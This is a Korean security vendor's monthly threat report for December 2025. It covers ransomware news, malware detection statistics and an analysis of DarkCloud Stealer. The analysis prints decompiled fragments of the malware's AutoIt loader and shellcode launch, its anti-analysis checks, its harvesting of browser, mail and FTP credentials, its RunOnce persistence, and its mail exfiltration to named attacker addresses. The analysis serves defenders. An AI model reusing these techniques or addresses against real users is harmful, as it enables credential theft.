
SGA 보안위협 리포트
보안레이더

2026.01



sga 에스지에이솔루션즈(주)

SGA보안레이더 이전 발행본 다운로드

썸네일을 클릭하시면 앞서 발행된 SGA보안레이더를 다운받으실 수 있습니다.

2025.06

주요이슈

BPF Door

sga 에스지에이이피에스(주)

2025.07

주요이슈

SwaetRAT

sga 에스지에이이피에스(주)

2025.08

주요이슈

링크파일 활용한 백도어 악성코드

sga 에스지에이이피에스(주)

2025.09

주요이슈

Gunra Ransomware

sga 에스지에이이피에스(주)

2025.10

주요이슈

LockBit 4.0 랜섬웨어

sga 에스지에이이피에스(주)

2025.11

주요이슈

RokRAT

sga 에스지에이이피에스(주)

2025.12

주요이슈

HybridPetya

sga 에스지에이이피에스(주)

CONTENTS

발행일자: 2026년 01월

1. 2025년 12월 보안 동향

2025년 12월에도 해킹 사건이 다수 발생한 것으로 파악되었다.

루마니아 국가 수자원 관리청, 랜섬웨어 공격으로 인프라 마비

루마니아 국가 수자원 관리청이 대규모 랜섬웨어 공격을 받아 중앙 본부와 전국 11개 지사 중 10개 지사의 IT 인프라가 마비되었다.

루마니아 국가 사이버 보안국(DNSC)에 따르면, 이번 공격으로 지리 정보 시스템 서버, 데이터베이스, 이메일, 웹 서비스 등 약 1000대의 컴퓨터 시스템이 감염되어 기능을 잃었다.

해커들은 윈도우 자체 암호화 기능인 비트로커(BitLocker)를 악용해 시스템을 잠갔으며, 7일 이내에 연락하라는 협박 메시지를 남긴 것으로 확인된다.

실제 물 공급을 관리하는 운영 기술(OT) 시스템은 피해를 보지 않아, 국가 수자원 공급 및 인프라 운영은 정상 운영 중이며, 피해 확산을 막기 위해 분리 조치를 진행하고 있다.

사용자 시스템 완전 장악 가능한 MS정품 인증 우회도구 사칭 공격 발생

마이크로소프트(MS) 정품 인증을 우회하는 MAS(Microsoft Activation Scripts) 도구를 사칭한 타이포스쿼팅 공격이 발생하였다.

공격자는 공식 도메인 'get.activated.win'에서 철자 'd'를 뺀 'get.activate.win'이라는 가짜 도메인을 개설하고 사용자가 파워쉘 명령어를 입력할 때 오타를 노려 '코스말리 로더' 악성 스크립트를 배포한 것으로 확인된다.

이 악성코드는 감염된 사용자 화면에 '당신은 코스말리 로더에 감염되었으니 윈도우를 재설치하라'는 경고 팝업 문구가 뜨는 것으로 확인된다.

또한 시스템 내에서 암호화폐 채굴 도구를 설치하거나 공격자가 시스템을 완전히 장악할 수 있는 XWorm 등의 원격 제어 트로이 목마가 추가로 설치되는 것으로 나타났다.

2. 악성코드 통계 및 분석


2025년 12월 한 달 동안 사용자 PC에서 탐지된 악성코드를 확인한 결과 **총 179,495건의 악성코드가 확인**되었다. 가장 많이 탐지된 악성코드 유형은 Trojan 형태의 악성코드이고 그 뒤를 Exploit, Virus 형태의 악성코드가 차지했다.

2025년 11월과 비교해 세부적으로 Ransom.795, Hacktool, Induc.A에 대한 탐지 비율이 증가하였다. 또한 자사에 수집된 피싱 메일은 **200건**이며, 악성 URL이 첨부된 하이퍼링크 형태의 피싱 메일이 가장 많이 수집된 것으로 확인되었다.

■ 유형별 탐지 통계


2025년 12월 한 달 탐지된 악성코드의 유형을 확인한 결과 **Trojan 형태의 악성코드가 146,774건(81.77%)으로 1위를 차지**했다.Trojan 악성코드는 사용자가 알지 못하게 정상적인 프로그램으로 위장하여 악의적인 행동을 하는 악성코드이다.

그 다음으로 컴퓨터의 소프트웨어나 하드웨어 관련 제품의 버그, 보안 취약점 등 설계상 결함을 이용해 공격하는 **Exploit 형태의 악성코드가 18,659건(10.35%)으로 2위,** 자기 스스로는 행동할 수 없고, 정상 프로그램에 기생하여 실행되는 **Virus 형태의 악성코드가 9,501건(5.29%)으로 3위**를 차지했다.



[2025년 12월 유형별 탐지 통계]

● 악성코드 TOP 10 탐지 통계



[2025년 12월 악성코드 TOP 10 탐지 통계]

2025년 12월 한 달 동안 사용자 PC에서 많이 탐지된 악성코드를 TOP 10으로 통계를 내어 확인한 결과 사용자 PC의 파일을 암호화하여 사용자가 사용할 수 없게 만들고, 암호화를 풀어주는 조건으로 금전을 요구하는 악성 소프트웨어의 진단명인 **Ransom.795가 1위를 차지**했다.

그 다음으로 소프트웨어 불법 인증 도구에 사용되는 악성코드 진단명인 **Application.Hacktool가 2위**로 탐지되었다. Application.Hacktool은 유료 프로그램을 불법으로 사용할 수 있고, 잠재적으로 프로그램에 악성코드가 심어질 확률이 높으므로 백신에서 탐지하고 있다.

델파이의 특정 라이브러리가 감염된 후 컴파일 과정에서 생성되는 EXE 및 DLL 등에 바이러스 코드가 삽입되어 악성 행위를 하는 악성코드 진단명인 **Win32.Induc.A가 3위**를 차지했다.

3. 악성코드 분석

12월에는 Autoit, 파일리스 등의 다단계 프로세스로 발전된 **DarkCloud Stealer가 수집** 되었다.

해당 악성코드에 대해서 분석을 진행하였으며, 분석 내용은 다음과 같다.

■ 개요

DarkCloud Stealer는 2022년 후반에 처음 발견되어 꾸준히 변종으로 발견되면서 2025년 1월에 급증한 것으로 확인되며, **2025년 5월부터 Autoit, 파일리스 등의 다단계 프로세스로 발전**되었다.

악성 피싱 메일에 첨부되어 유포되며, 피싱 메일의 링크 열람 및 첨부 파일 다운로드를 통해 실행되고, **사용자 디렉토리에 자신을 복사한 후 악성 행위가 시작**된다.

사용자가 사용하는 브라우저의 계정 정보, 카드 정보, 메일 정보 등이 수집 대상이며, 수집을 완료한 후에 SMTP 프로토콜을 이용하여 수집된 정보를 공격자에게 전송하는 기능을 가지고 있다.

■ 주요 기능

- 파일 생성 및 복호화
- 안티 디버깅
- 정보 탈취
    - 시스템 세부 정보 조회
    - 브라우저 정보
    - Mail 정보
    - FTP 정보
    - IP 및 컴퓨터 위치 정보 조회
- 자동 실행
- 공격자에게 메일 전송

■ 상세 분석

Reader_en_install.exe

- 코드 복호화

```
Global $eijksvi = Execute("C" & "all")
Global $feagfrmlhr = Execute("Strin" & "gLen")
Global $ivxixtevo = Execute("Strin" & "gMid")
Global $jjhkovb = Execute(sckaegphg("Qyls…a{…", 14))
Global $qmbkxhzssp = Execute(sckaegphg("S|}e‡†Šy‹[‹ǀ,", 14))
Global $xvknbjycn = Execute(sckaegphg("S|}e‡†Šy‹k~Ž_}‹ǀ", 14))
Global $basrfpvne = Execute(sckaegphg("S|}e‡†Šy‹_~Žk", 14))
Global $iuzpiazy = Execute(sckaegphg("S|}Ut€", 14))

Func aouauxflu($bvpajwjpqs, $sjhurbdmw, $rorbhxwgtw, $gksxjxuw = True)
        Local $peveuwbw = ""
        Local $xnbtdbs = $feagfrmlhr($sjhurbdmw)
        Local $mwasebf = 1
        While $mwasebf <= $feagfrmlhr($bvpajwjpqs)
                Local $dszayqanud = $ivxixtevo($bvpajwjpqs, $mwasebf, $xnbtdbs)
                If ($gksxjxuw AND $dszayqanud = $sjhurbdmw) OR (NOT $gksxjxuw AND $pbablbqstd($dszayqanud) = $pbablbqstd($sjhurbdmw)) Then
                        $peveuwbw &= $rorbhxwgtw
                        $mwasebf += $xnbtdbs
                Else
                        $peveuwbw &= $ivxixtevo($bvpajwjpqs, $mwasebf, 1)
                        $mwasebf += 1
                EndIf
        WEnd
        Return $peveuwbw
EndFunc

Func sckaegphg($svwtgcz, $bxasabdx)
        Local $syumefxn = ""
        For $mwasebf = 1 To $feagfrmlhr($svwtgcz)
                $syumefxn &= Chr(Asc($ivxixtevo($svwtgcz, $mwasebf, 1)) - Mod($bxasabdx + $mwasebf, 256))
        Next
        Return $syumefxn
EndFunc
```

[Autoit 코드 복호화]

Reader_en_install.exe 악성코드는 Autoit으로 만들어진 실행 파일이며, 디컴파일 결과 난독화 된 사실이 확인되었다.

난독화 된 Autoit 스크립트는 복호화 함수인 sckaegphg 함수를 통해 복호화 된다.

- 파일 생성 및 복호화

```
FileInstall("iodization", @TempDir & "\iodization", 1)
Global $upmwidyd = $eijksvi("FileRead", $eijksvi("FileOpen", @TempDir & "\iodization"))
$upmwidyd = aouauxflu($upmwidyd, "51822841", "")
FileInstall("plainstones", @TempDir & "\plainstones", 1)
Global $wzgcbkjych = $qmbkxhzssp("byte[" & $jjhkovb($upmwidyd) & "]")
$xvknbjycn($wzgcbkjych, 1, $upmwidyd)
Global $xywkgftq = $basrfpvne($wzgcbkjych)
$iuzpiazy("kernel32.dll", "bool", "VirtualProtect", "ptr", $xywkgftq, "uint", $jjhkovb($upmwidyd), "uint", "0x40", "ptr*", "0")
$iuzpiazy("user32.dll", "ptr", "CallWindowProc", "ptr", $xywkgftq + 9168, "ptr", "0", "ptr", "0", "ptr", "0", "ptr", "0")
```

[파일 생성 및 복호화]

temp 폴더에 쉘코드로 작성되어 있는 iodization 파일과 암호화(XOR)가 되어 있는 plainstones 파일을 생성한다.

암호화(XOR)가 되어 있는 plainstones 파일을 복호화할 때 사용하는 키 값은 iodization 파일 내부에 존재하며, 복호화된 plainstones 파일은 DarkCloud Stealer 악성코드로 확인된다.

에스지에이솔루션즈(주)

plainstones - DarkCloud Stealer

- 안티 디버깅

```
__vbaStrCopy((wchar_t *)0x8,autoit);
local_11c = 6;
__vbaStrCopy(unaff_retaddr,wireshark);
local_11c = 7;
__vbaStrCopy(in_stack_00000008,procmon);
local_11c = 8;
__vbaStrCopy(in_stack_00000010,idaq);
local_11c = 9;
__vbaStrCopy(uStack00000018,autoruns);
local_11c = 10;
__vbaStrCopy(puStack00000020,apatedns);
local_11c = 0xb;
__vbaStrCopy(pwStack00000028,windbg);
local_fc = L".";
local_104 = 8;
__vbaVarCopy();
local_dc = 0x80020004;
local_e4[0] = 10;
local_ac = __vbaStrCat();
local_b4[0] = 8;
local_fc = L"\\root\\cimv2";
local_104 = 8;
__vbaVarCat();
__vbaVarCat();
rtcGetObject();
__vbaVarSetVar();
__vbaFreeVarList();
local_fc = L"Select * from Win32_Process";
local_104 = 8;
__vbaChkstk();
```

[안티 디버깅]

DarkCloud Stealer는 실행될 때 WMI를 사용하여 실행 중인 프로세스 목록을 조회하며, 특정 프로세스가 동작하고 있다면 악성 행위를 하지 않고 종료한다.

확인하는 특정 프로세스들은 시스템 점검 도구로 사용되는 프로그램들이며, DarkCloud Stealer가 확인하는 특정 프로세스 이름은 아래와 같다.

실행 확인 프로세스 이름				
fiddler	vxstream	tcpview	wireshark	idaq
procexp	vmtools	autoit	procmon	autoruns
apatedns	windbg			

- 사용자 PC 세부 정보 조회

```
local_12c._8_4_ = L"winmgmts:\\\\";
local_12c._0_4_ = 8;
local_13c._8_4_ = L"\\root\\cimv2";
local_13c._0_4_ = 8;
local_34 = (VARIANT *)local_fc;
pVStackY_38 = (VARIANT *)local_12c;
pVStackY_3c = (VARIANT *)&local_44;
pVStackY_40 = &local_dc;
local_44 = 0x450de4;
pVStackY_38 = (VARIANT *)__vbaVarCat();
pVStackY_3c = (VARIANT *)local_13c;
pVStackY_40 = &local_ec;
local_44 = 0x450df9;
pVStackY_38 = (VARIANT *)__vbaVarCat();
pVStackY_3c = &local_10c;
pVStackY_40 = (VARIANT *)0x450e07;
rtcGetObject();
local_34 = &local_10c;
pVStackY_38 = (VARIANT *)local_cc;
pVStackY_3c = (VARIANT *)0x450e1b;
__vbaVarSetVar();
local_34 = (VARIANT *)local_fc;
pVStackY_38 = &local_ec;
pVStackY_3c = &local_dc;
pVStackY_40 = (VARIANT *)0x3;
local_44 = 0x450e38;
__vbaFreeVarList();
local_12c._8_4_ = L"Select * from Win32_LogicalDisk";
local_12c._0_4_ = 8;
local_34 = (VARIANT *)0x450e60;
```

[사용자 PC 세부 정보 조회]

winmagmts를 이용하여 사용자 PC의 세부 정보를 조회한다.

사용자 PC 세부 정보 중 조회하는 항목은 **시스템 정보, Disk 정보, 컴퓨터 프로세서 정보**이며, 사용된 WMI 명령어는 아래와 같다.

사용된 WMI 명령어	
Select * from Win32_LogicalDisk	컴퓨터의 로컬 디스크 정보
Select * from Win32_ComputerSystem	컴퓨터의 시스템 정보
Select * from Win32_Processor	컴퓨터의 프로세서 정보

- 웹 브라우저 정보 수집

```
local_90 = __vbaStrCat(L"\\LoginData",DAT_00472028);
local_98 = 8;
rtcDir();
__vbaStrMove();
iVar4 = __vbaStrCmp();
local_160 = CONCAT22(local_160._2_2_,-(ushort)(iVar4 != 0));
__vbaFreeStr();
__vbaFreeVar();
if ((short)local_160 != 0) {
  local_90 = __vbaStrCat(L"\\LoginData",DAT_00472028);
  local_98 = 8;
  rtcKillFiles();
  __vbaFreeVar();
}
local_90 = __vbaStrCat(L"\\WebData",DAT_00472028);
local_98 = 8;
rtcDir();
__vbaStrMove();
iVar4 = __vbaStrCmp();
local_160 = CONCAT22(local_160._2_2_,-(ushort)(iVar4 != 0));
__vbaFreeStr();
__vbaFreeVar();
if ((short)local_160 != 0) {
  local_90 = __vbaStrCat(L"\\WebData",DAT_00472028);
  local_98 = 8;
  rtcKillFiles();
```

[웹 브라우저 정보 탈취]

사용자가 사용하는 웹 브라우저의 계정 정보 및 브라우저에 등록된 카드 정보를 수집한다.

브라우저에 저장된 사용자의 카드 정보는 Visa, Visa Master, Express 타입의 카드 정보를 대상으로 진행하며, 수집하는 웹 브라우저는 Chromium 계열의 브라우저와 Gecko 계열로 확인된다.

정보 수집하는 브라우저의 목록은 아래와 같다.

Chromium 계열 브라우저 종류(28개)				
Google	Opera	Yandex	360Chrome	Comodo
ChromePlus	Chromium	Torch	Brave-Browser	Iridium
7Star	Amigo	Chedot	CentBrowser	CocCoc
Elements Browser	Epic Privacy Browser	Kometa	Orbitum	Sputnik
Uran	Vivaldi	Sleipnir5	Citrio	Coowon
Liebao	QIP Surf	Edge		
Gecko계열 브라우저 종류(7개)				
Firefox	Waterfox	K-Meleon	Comodo IceDragon	Cyberfox
BlacHawk	Pale Moon			

- Mail 및 FTP 정보 수집

```
__vbaOnError(0xffffffff);
local_8 = 3;
ThunderBird_00451f00();
__vbaStrMove(unaff_EDI,unaff_ESI);
local_8 = 4;
iVar1 = __vbaStrCmp(L"",DAT_00472054);
if (iVar1 != 0) {
  local_8 = 5;
  __vbaStrCat(L"\\ThunderBirdContacts.txt",DAT_00472028);
  __vbaStrMove(unaff_EDI,unaff_ESI);
  ppwVar3 = &DAT_00472054;
  ppOVar2 = (BSTR *)&stack0xfffffffd8;
  FUN_0044b8b0(ppOVar2,&DAT_00472054);
  __vbaFreeStr(ppOVar2);
  local_8 = 6;
  __vbaStrCopy((wchar_t *)ppOVar2,ppwVar3);
}
local_8 = 8;
MailMaster();
__vbaStrMove(unaff_EDI,unaff_ESI);
local_8 = 9;
iVar1 = __vbaStrCmp(L"",DAT_00472054);
if (iVar1 != 0) {
  local_8 = 10;
  __vbaStrCat(L"\\163MailContacts.txt",DAT_00472028);
  __vbaStrMove(unaff_EDI,unaff_ESI);
  ppwVar3 = &DAT_00472054;
  ppOVar2 = (BSTR *)&stack0xfffffffd8;
  FUN_0044b8b0(ppOVar2,&DAT_00472054);
  __vbaFreeStr(ppOVar2);
  local_8 = 0xb;
  __vbaStrCopy((wchar_t *)ppOVar2,ppwVar3);
}
```

[Mail 정보]

Mail 및 FTP 계정 정보를 수집하며, 수집된 계정은 프로그램의 이름이 붙은 텍스트 파일로 저장된다.

DarkCloud Stealer가 수집하는 Mail과 FTP 프로그램은 아래와 같다.

Mail 종류(4개)			
OutLook	Thunderbird	MailMaster	eM Client
FTP 종류(3개)			
FileZilla	Core FTP	WinSCP	

- 자동 실행

```
local_8 = 0x10;
local_68._12_4_ = 0x44f2e0;
local_84 = __vbaStrCat(L"firebases",
                       L"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnc
                       e\\"
                      );
local_8c[0] = L'\b';
local_8c[1] = L'\0';
local_68._12_4_ = local_7c;
local_68._8_4_ = 0x44f311;
```

[자동 실행]

DarkCloud Stealer는 %AppData%/Microsoft/Templates 폴더에 자신을 복사한 후 RunOnce에 firebases라는 값 이름으로 등록하여 지속적인 정보 수집을 한다.

- 메일 전송

```
rtcCreateObject2(local_58,L"CDO.Message",0);
__vbaVarSetVar(local_40,local_58);
local_f0 = L"info@worldoftyres.com.au";
local_f8 = 8;
__vbaVarLateMemSt(local_40,L"From",8,local_f4,L"info@worldoftyres.com.au",local_ec);
local_f0 = L"pr@fundfinderinternational.com.ng";
local_f8 = 8;
__vbaVarLateMemSt(local_40,&DAT_00432974,8,local_f4,L"pr@fundfinderinternational.com.ng",local_ec)
;
local_70 = __vbaStrCat(L":::",(BSTR)*param_2);
local_78[0] = 8;
local_f0 = L"COMPUTERNAME";
local_f8 = 8;
__vbaVarDup(unaff_EDI,unaff_ESI);
rtcEnvironVar(local_68);
local_100 = &DAT_0042ed4c;
local_108[0] = 8;
local_110 = L"USERNAME";
local_118 = 8;
__vbaVarDup(unaff_EDI,unaff_ESI);
rtcEnvironVar(local_b8);
local_120 = &DAT_0042ed4c;
local_128[0] = 8;
local_130 = DAT_00472058;
local_138[0] = 8;
```

[메일 전송]

수집된 내용들이 저장된 텍스트 파일 및 정보를 메일로 전송하는 기능을 갖고 있다.

전송되는 메일 주소는 info@worldoftyres.com.au를 발신자로 하며, pr@fundfinderinternational.com.ng를 수신자로 작성하여 전송한다.

또한, 본문 내용에는 컴퓨터 이름, 사용자 이름 등의 수집된 정보가 포함된 것으로 추측된다.

4. 주요 보안 뉴스

루마니아 수자원청 랜섬웨어 피격... 전국 10개 지사 마비

루마니아 국가 수자원 관리청이 지난 주말 대규모 랜섬웨어 공격을 받아 중앙 본부와 전국 11개 지사 중 10개 지사의 IT 인프라가 마비됐다.

- 출처: https://www.boannews.com/media/view.asp?idx=141148&page=7&kind=1

정품 인증 도구의 함정... 한 글자 오타가 부른 '코스말리 로더' 감염 사태

마이크로소프트(MS) 정품 인증을 우회하는 MAS(Microsoft Activation Scripts) 도구를 사칭한 타이포스쿼팅 공격이 발생해 주의가 요구된다.

- 출처: https://www.boannews.com/media/view.asp?idx=141197&page=6&kind=4

SGA 솔루션즈 엔드포인트 보안 솔루션

AI 기반 차세대 안티바이러스 솔루션 — VirusChaser 10™ AI

패치 관리 솔루션 — PatchChaser

PC 보안 수준 진단 솔루션 — VirusChaser 내PC지키미

2026년
새해 복 많이 받으세요

sga 에스지에이솔루션즈(주)

SGA 보안위협 리포트
보안레이더

에스지에이솔루션즈(주)

https://www.sgasol.kr

경기도 의왕시 광진말로 54, 의왕 스마트시티퀀텀 B동 5층 525호

Copyright©2026 SGA Solutions co. Ltd,. All Rights Reserved.